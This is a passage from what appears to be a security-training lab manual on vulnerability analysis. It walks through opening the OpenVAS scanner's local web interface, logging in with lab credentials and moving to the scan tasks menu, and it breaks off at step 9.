
[*] Opening Web UI (https://127.0.0.1:9392) in: 5... 4... 3... 2... 1...
[root@parrot]-[/home/attacker]
#
```

6. The **Firefox** browser appears, in the address bar, type **https://127.0.0.1:9392** and press **Enter**.
7. OpenVAS login page appears, log in with **Username** and **Password** as **admin** and **password** and click the **Login** button.

Module 05 – Vulnerability Analysis




8. OpenVAS Dashboards appears, as shown in the screenshot.




9. Navigate to **Scans** → **Tasks** from the **Menu** bar.

